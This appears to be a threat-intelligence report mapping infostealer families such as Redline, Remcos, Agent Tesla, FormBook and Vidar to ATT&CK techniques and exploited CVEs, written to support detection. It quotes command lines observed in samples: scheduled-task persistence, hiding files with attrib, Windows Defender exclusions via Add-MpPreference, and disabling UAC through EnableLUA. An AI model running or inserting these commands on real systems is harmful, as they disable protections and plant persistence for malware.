In another instance, **Agent Tesla** was observed being distributed through email masquerading as a price quotation request. The deceptive email, posing as legitimate communication from a South Korean company in the mining and metals industry, includes an attachment. However, the attached document is an RTF file that exploits the CVE-2018-0802 vulnerability. The RTF document contains an embedded link to an external source. Once clicked, this link downloads the Agent Tesla Malware to the victim's machine.

Source: Bitdefender

BEHAVIOR ANALYSIS

Execution (TA0002)

Execution encompasses techniques that enable adversary-controlled code to run on a local or remote system, facilitating malware execution. This critical stage includes executing the malware payload, turning off security controls, and performing other actions needed to achieve the objectives.

Execution: Exploitation for Client Execution (T1203)

Adversaries can exploit specific vulnerabilities to execute arbitrary code and subsequently run malware on targeted systems. Users commonly expect to encounter files related to the applications they frequently use for work, making these applications prime targets for exploitation. For instance, Office applications are often targeted by adversaries for exploitation.

	Redline Stealer	Remcos	AgentTesla	FormBook	Vidar
Execution: Exploitation for Client Execution (T1203)	✔	✔	✔	✔	X

The table below outlines vulnerabilities frequently exploited by threat actors to execute these Stealer malware strains.

| Malware	Exploited Vulnerabilities
Redline Stealer	CVE-2022-1096, CVE-2021-26411
Remcos	CVE-2017-11882, CVE-2023-38831
AgentTesla	CVE-2017-11882, CVE-2023-38831
FormBook	CVE-2021-40444

CVE-2023-38831 is a high-severity Arbitrary Code Execution vulnerability discovered in WinRAR versions prior to 6.23. This exploit allows attackers to run malicious scripts inside an archive disguised as seemingly legitimate text or image files like '.jpg,' '.txt,' 'PDF,' and others.

It has been observed that threat actors were exploiting this vulnerability to deliver stealer malware families Remcos, Agent Tesla, and Formbook. In one instance, we observed that a CMD file was disguised as a PDF file, coexisting with a folder of the same name. The AgentTesla malware which was contained within the folder was executed upon opening the file which was disguised as PDF file.

Source: any. run

According to the report from **nsfocusglobal**, on October 9th, it was uncovered that threat actors targeted the Ukrainian government sector by dropping the Remcos through the WinRAR exploit CVE-2023-38831. By disguising it as a NATO-zip archive, the file contained a benign PDF file and a CMD file used to deliver the Remcos payload.

In November 2017, Microsoft issued an advisory regarding **CVE-2017-11882**, a vulnerability affecting the Equation Editor feature in Microsoft Office. This high-severity flaw enables attackers to execute arbitrary code within the current user's context by mishandling objects in memory. Exploiting this vulnerability successfully could lead to remote code execution. When a user downloads and opens a malicious attachment, if their version of Microsoft Excel is vulnerable, the Excel file initiates communication with Command and Control and downloads additional files without further user interaction. Despite being discovered in 2017, many organizations continue to use vulnerable versions of Microsoft Office, providing an opportunity for threat actors to exploit. Multiple Instances have been observed where stealer malware families, such as Agent Tesla and Remcos, were distributed exploiting this vulnerability.

CVE-2021-40444 is a remote code execution discovered in MSHTML, the engine that powers Internet Explorer. This component is essential to modern Windows systems, spanning both user and server environments, and is used by programs such as MS Word and MS PowerPoint for web content interaction. Exploiting the vulnerability involves embedding a specialized object in a Microsoft Office document with a URL linking to a malicious script. Upon opening the document, Microsoft Office retrieves the script from the URL, executing it via the MSHTML engine. The script can then utilize ActiveX controls to perform malicious actions on the victim's computer. In some instances, Formbook has been observed exploiting CVE-2021-40444. The attack chain for this specific campaign is illustrated in the picture below.

Source: Trendmicro

CVE-2022-1096 affects the Chrome v8 JavaScript and WebAssembly engine and is exploited when malicious actors execute arbitrary code on a vulnerable system. According to the report from **CloudSEK**, Redline Stealer has been observed exploiting CVE-2022-1096 to target millions of users.

CVE-2021-26411 is a memory corruption vulnerability in Microsoft Internet Explorer; the vulnerability arises from an error in how the affected software processes maliciously crafted web pages. Exploitation occurs when an attacker deceives a user into accessing such a page, enabling the execution of arbitrary code within the application's context. According to the report from **Bitdefender**, the RIG Exploit Kit campaign leveraged this vulnerability to deliver RedLine Stealer.

Execution: Command and Scripting (T1059)

Windows Command Shell, PowerShell, and Windows Script Host (wscript) are frequently leveraged by adversaries for malicious purposes due to their widespread availability and extensive capabilities within Windows environments. This tactic is commonly used in conjunction with phishing campaigns, where adversaries try to trick users into opening malicious attachments, resulting in the execution of malicious scripts.

	Redline Stealer	Remcos	AgentTesla	FormBook	Vidar
Command and Scripting (T1059)	✔	✔	✔	✔	✔

In one observed **sample** of Redline Stealer, Upon execution, the malware initiates command using the Windows Command Shell (cmd.exe), which triggers the execution of a batch file located within the user's temp directory.


Source: any.run

Similar instances have been observed upon execution of Vidar malware, where the Windows Command Shell is invoked to launch a malicious executable located within the user's temp directory.


Source:any.run

Likewise, similar behavior is observed upon execution of Remcos, which leverages the Windows command shell to execute a batch file located within the public libraries directory (C:\Users\Public\Libraries\)


Source:any.run

Upon execution of AgentTesla, it commonly employs a multi-stage process. In one instance, a Visual Basic Script (VBS) is executed, which contains obfuscated code; within this VBS script, a command typically invokes PowerShell using the Windows Script Host (`wscript.exe`).

Source: Mcafee

FormBook employs PowerShell with a bypass execution policy and no profile settings to execute a command, usually contained within macros, that downloads malicious content from a specified URL.

Execution: User Execution (T1204)

Adversaries might depend on specific user actions to achieve execution of malware. Social engineering tactics may be employed to manipulate users into executing malicious code, such as opening a malicious document file or clicking on a malicious link. These user actions often stem from forms of phishing. They are observed as follow-on behaviors and play a crucial role in deploying and activating stealer malware, allowing adversaries to gather sensitive information from compromised systems.

	Redline Stealer	Remcos	AgentTesla	FormBook	Vidar
Execution: User Execution (T1204)	✔	✔	✔	✔	✔

Persistence (TA0003)

Persistence ensures an uninterrupted presence on a target system through restarts, credential changes, and other disruptions. Through establishing persistence, malware will maintain prolonged access, facilitating the accomplishment of objectives.

In most cases, We have observed, Stealer malware has commonly used two methods to achieve persistence: adding the malware payload into the Registry Run Key or abusing the Windows Task Scheduler service to establish persistence with each login.

Persistence: Boot or Logon Autostart Execution: Registry Run Keys / Startup Folder (T1547.001)

Malware may establish persistence by adding a program to the startup folder or referencing it with a Registry run key. Adding an entry to the "run keys" in the Registry or startup folder ensures that the specified program runs when the user logs in.

	Redline Stealer	Remcos	AgentTesla	FormBook	Vidar
Boot or Logon Autostart Execution: Registry Run Keys / Startup Folder (T1547.001)	✔	✔	✔	✔	✗

Almost In every instance, We have observed redline stealer establishes persistence on target system by adding malware payload to Registry Run keys or abusing windows task scheduler.

Redline Stealer Persistence (source: Cynet)

Similar behavior can also be observed in Agent Tesla, FormBook, and Remcos malware to establish persistence on the target system.



Remcos Persistence (source:any.run)

Persistence: Schedule Task/Job (T1053)

Malware may use task scheduling functionality to enable the initial or recurring execution of malicious code within predefined intervals. We have observed almost in all instance stealer malware has used this functionality by abusing utilities in all major operating systems to schedule programs or scripts for execution on specific dates and times.

	Redline Stealer	Remcos	AgentTesla	FormBook	Vidar
Scheduled Task/Job (T1053)	✔	✔	✔	✔	✔

In one sample of Redline Stealer, upon execution, it drops new files that masquerade system processes "svchost.exe" and subsequently creates a scheduled task.


Redline Stealer Persistence (source: triage)

According to a report from **Grindsoft**, RedLine Stealer creates an additional folder within the Temp directory to store the malware-loading script. The malware then creates a schedule task that runs this script every 3 minutes using the following command.

```
1    schtasks.exe /create /tn "Puoi" /tr "C:\\Users\\user\\AppData\\Local\\Temp
2    \\zqNDtAgMrV\\binary.exe C:\\Users\\user\\AppData\\Local\\Temp
3    \\zqNDtAgMrV\\z" /sc minute /mo 3 /F
```

Analyzing the report from **quorumcyber**, similar behavior has been observed upon execution of Vidar for persistence with the following command.

```
1    "C:\Windows\System32\schtasks.exe" /CREATE /TN
     "Windows\IntelComputingToolkit\IntelUpdaterTask" /TR
2    "C:\ProgramData\lnteIIxculler\IntelCacheUpdater.exe" /SC MINUTE
```

During analysis of the Remcos **sample**, it was found to drop an XML file into the temp directory. Subsequently, it creates a new scheduled task named "Updates\filename" and configures it with an XML file in the temp directory.


Remcos Schedule Task (source: any.run)

Likewise, similar persistence behavior has been observed in **Agent Tesla** and **Formbook** samples.

Agent Tesla Schedule Task (source: any.run)

Formbook Schedule Task (source: triage)

Privilege Escalation (TA0004)

Privilege escalation comprises of techniques that malware leverages to acquire higher-level permissions on a system or network.

Abuse Elevation Control Mechanism: Bypass User Account Control (T1548.002)

Malware may circumvent User Account Control (UAC) mechanisms to elevate process privileges on a system; Windows User Account Control (UAC) permits a program to raise its privileges (tracked as integrity levels ranging from low to high) to execute a task under administrator-level permissions, often by prompting the user for confirmation.

	Redline Stealer	Remcos	AgentTesla	FormBook	Vidar
Abuse Elevation Control Mechanism: Bypass User Account Control (T1548.002)	X	✔	X	X	✔

In the Remcos sample observed from any. run, it modifies the registry value under "HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System\EnableLUA" and sets the value to 0, which is associated with User Account Control (UAC) on Windows systems. When the value is set to "0", it disables User Access Control.

Agent Tesla Schedule Task (source: any.run)

Similar behavior can be observed in the Vidar **Sample**, which modifies the registry value associated with UAC and sets it to 0, effectively disabling UAC.

Vidar Disabling UAC (source: triage)

Defense Evasion (TA0005)

Defense Evasion encompasses various techniques used by malware to avoid detection during a compromise, including uninstalling or disabling security software or obfuscating or encrypting data and scripts.

Hide Artifacts:Hidden Files and Directories (T1564.001)

Malware often employs the tactic of hiding files and directories to evade detection mechanisms. Most operating systems include the concept of 'hidden' files, which are intentionally concealed from users when browsing the file system through a graphical user interface or using standard commands on the command line. This serves to prevent accidental modifications to critical system files by regular users.

	Redline Stealer	Remcos	AgentTesla	FormBook	Vidar
Hide Artifacts:Hidden Files and Directories (T1564.001)	✔	X	X	X	✔

According to the report from **Gridinsoft**, before sending collected data to the command and control server, Vidar stealer saves it in a directory within the ProgramData folder. This hidden directory allows the malware to avoid detection during normal browsing. Vidar creates folders corresponding to different categories of extracted data within the directory, named with a random sequence. Unsorted data and screenshots are placed directly in the root directory.

Data collected by Vidar (source: gridinsoft)

In **sample** of Redline Stealer, upon execution it drops file with extension of ".bat.exe", as soon as file is dropped it is made hidden leveraging "attrib", an inbuilt Windows utility to display or modify attributes of files or folders using the following command.

```
1    attrib +s +h "C:\Users\admin\Desktop\ filename.bat".exe
```

Hide Artifacts: Hidden Window (T1564.003)

Malware frequently leverages the PowerShell "-WindowStyle Hidden" parameter to conceal its activities from users' view. These may obscure every application operations that would otherwise be visible. System administrators can also use this technique to perform administrative tasks without disrupting user work environments. Windows scripting languages such as PowerShell, JScript, and Visual Basic provide features for hiding windows.

	Redline Stealer	Remcos	AgentTesla	FormBook	Vidar
Hide Artifacts:Hidden Window (T1564.003)	✔	✔	✔	X	X

In the sample analyzed from **any.run**, Agent Tesla utilizes a compiled HTML file (.chm) to hide its malicious code, which then invokes PowerShell to download a second-stage payload via fileless techniques using a "-WindowStyle hidden" parameter.

Agent Tesla Hidden Window (source:any.run)

Referencing the analysis report from triage, similar behavior has been observed; Redline stealer is deployed using a batch file containing obfuscated PowerShell script that leverages the "-WindowStyle hidden" parameter.

Redline Stealer Hidden Window

This behavior can also be observed in Remcos, which leverages "-WindowStyle hidden" parameter to conceal malicious activity from plain sight. This behavior is discussed further in the techniques below.

Impair Defenses: Disable or Modify System Firewall (T1562.004)

Adversaries or malware may tamper with system firewall configuration to evade defense. This involves disabling or altering firewall configurations, such as disabling the entire mechanism or modifying specific rules. These modifications can occur through various methods depending on the operating system, including the command line, modifying Windows Registry keys, or leveraging the Windows Control Panel.

One common behavior exhibited by all stealer malware is leveraging the "Add-MpPreference" cmdlet to tamper Windows Defender configurations, allowing them to exclude specific files, paths, or extensions from scanning.

	Redline Stealer	Remcos	AgentTesla	FormBook	Vidar
Impair Defenses: Disable or Modify System Firewall (T1562.004)	✔	✔	✔	✔	✔

In the sample analyzed from **Vmray**, Agent Tesla adds a specific file path to the payload to Windows Defender's list of exclusions, which will ignore the file when performing scans, allowing it to evade detection.

Agent Tesla Defender Exclusion (source: Vmray)

Similar behavior was observed during the analysis of a FormBook **sample**. After execution, the malware drops payloads under the AppData directory and excludes these files from scans using the "Add-MpPreference" cmdlet.

Process #2: powershell.exe		🖥 0 🌐 0
Information	**Value**	
ID	#2	
File Name	c:\windows\syswow64\windowspowershell\v1.0\powershell.exe	
Command Line	"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" Add–MpPreference –ExclusionPath "C:\Users\RDhJ0CNFevzX\AppData\Roaming\HWOqtIb.exe"	
Initial Working Directory	C:\Users\RDhJ0CNFevzX\Desktop\	
Monitor	Start Time: 00:32:52, Reason: Child Process	
Unmonitor	End Time: 00:33:39, Reason: Terminated	
Monitor Duration	00:30:46	
Return Code	1073807364	

FormBook Defender Exclusion (source: Vmray)

During our analysis of a Vidar sample on **any.run**, we observed the following command

```
1    powershell.exe" Add-MpPreference -ExclusionExtension exe
2    powershell.exe" Add-MpPreference -ExclusionExtension dll
3    powershell.exe" Add-MpPreference -ExclusionExtension bat
```

